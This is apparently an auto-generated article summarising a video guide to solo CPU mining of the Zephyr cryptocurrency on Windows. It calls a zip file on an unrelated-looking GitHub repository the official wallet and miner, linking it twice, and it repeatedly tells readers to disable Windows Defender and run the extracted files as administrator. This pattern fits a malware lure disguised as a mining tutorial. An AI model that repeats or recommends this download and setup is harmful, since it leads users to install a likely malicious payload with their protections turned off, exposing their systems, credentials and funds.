How to Mine Zephyr Effectively Using CPU Mining on Windows for Beginners and Pros

· based on the channel FINCOR
Zephyr mining is a promising way to earn passive income by leveraging your CPU on a Windows machine. Zephyr is a unique cryptocurrency combining the privacy features of Monero with the reserve-backed stability of the Minimal Djed protocol. This guide explains how to mine Zephyr effectively using solo CPU mining on Windows, ideal for beginners and advanced users alike. For official downloads and detailed info, visit Zephyr Protocol.
What is Zephyr and Why Mine It?
Zephyr is the first private, reserve-backed stablecoin system integrating Monero's privacy tech with the Minimal Djed protocol, developed by Emurgo, IOHK, and Ergo Foundation. Its design ensures price stability and anonymity, making it an attractive coin for miners who desire privacy and steady value. Mining Zephyr via CPU is feasible because the protocol supports solo mining, allowing individuals to participate without needing expensive ASICs or GPUs.
Preparing Your Windows PC for Zephyr CPU Mining
To start mining Zephyr on Windows, you need to prepare your system properly:
- Download the Official Wallet and Miner: Obtain the Zephyr wallet and mining software from the official release at https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip.
- Unzip Files: Extract all files from the downloaded archive into a dedicated folder.
- Install Dependencies: Make sure Microsoft Visual Studio redistributables and Python are up to date to avoid runtime errors.
- Disable Windows Defender Temporarily: Windows Defender may block mining executables; temporarily disabling it or adding exceptions prevents interruptions.
- Run the Wallet: Launch the Zephyr wallet executable to sync with the blockchain and generate your wallet address needed for mining.
Configuring the Zephyr Miner for Solo CPU Mining
The mining setup is based on XMRig miner configured for Zephyr:
- Edit the Configuration JSON: Modify the config.json file to include your wallet address, set 'solo' mode parameters, and configure CPU threads.
- Create a BAT File: Use a batch file to launch the miner with appropriate flags such as enabling huge pages and specifying mining algorithm.
- Run as Administrator: Always run the miner with admin rights to enable system-level features that boost hash rate, like huge pages.
- Optimize Overclocking: Adjust CPU clock speeds cautiously to maximize mining performance without overheating.
Common Errors and Troubleshooting
Some typical issues during Zephyr mining setup include:
- Runtime Errors: Often caused by outdated Microsoft Visual Studio components or missing Python dependencies. Updating these resolves most errors.
- Antivirus Blocks: Windows Defender or other antivirus software might quarantine mining files. Adding exceptions or turning off protection during mining is necessary.
- Wallet Sync Problems: Ensure your wallet is fully synced with the blockchain to receive mining rewards properly.
- Low Hash Rate: Optimize CPU settings and miner configuration; running as admin and enabling huge pages dramatically improves mining speed.
Tips for Maximizing Profits and Stability
Mining profitability depends on your CPU capabilities and mining efficiency. Consider these tips:
- Use CPUs with higher core counts and support for large memory pages.
- Monitor system temperatures and stability to avoid hardware damage.
- Solo mining requires patience as block discovery times vary; stay connected and keep your system running.
- Keep your wallet secure by backing up seed phrases and wallet files.
Frequently Asked Questions
Mining Zephyr can raise some common questions and concerns, addressed in the FAQ below.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Zephyr wallet and miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Solo CPU mining Zephyr on Windows is accessible and rewarding with the right setup. By following clear steps to install the wallet, configure XMRig miner, and optimize your CPU, you can participate in this innovative privacy stablecoin ecosystem. The channel FINCOR provides an excellent step-by-step breakdown that simplifies the process, making it suitable even for beginners. For more details and downloads, visit the official Zephyr Protocol site linked above and start your mining journey today.
Key takeaways
- Zephyr is a privacy-focused stablecoin based on Minimal Djed and Monero's tech
- Solo CPU mining on Windows is accessible and profitable for Zephyr
- Setup requires downloading Zephyr wallet and XMRig miner from official sources
- Configuration involves editing JSON files and running BAT scripts with admin rights
- Updating Microsoft Visual Studio and disabling Windows Defender helps avoid errors
Questions & answers
Can I mine Zephyr effectively with an average CPU on Windows?
Yes, Zephyr is designed to be mined using CPUs, and even average modern processors can participate effectively, especially when solo mining with proper configuration and optimization.
What should I do if I get errors running the Zephyr miner?
Common errors often stem from missing Microsoft Visual Studio redistributables or Python dependencies. Updating these and disabling Windows Defender temporarily usually resolves the issues.
Is solo mining Zephyr better than pool mining?
Solo mining allows you to mine independently without sharing rewards, which can be more profitable long-term but involves more variance in payouts. Pool mining offers steadier rewards but requires sharing them with other miners.
How do I optimize my CPU for better mining performance?
Run the miner as administrator to enable features like huge pages, adjust CPU overclocking carefully within safe temperature limits, and configure the miner's JSON file to use all available threads for maximum hash rate.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version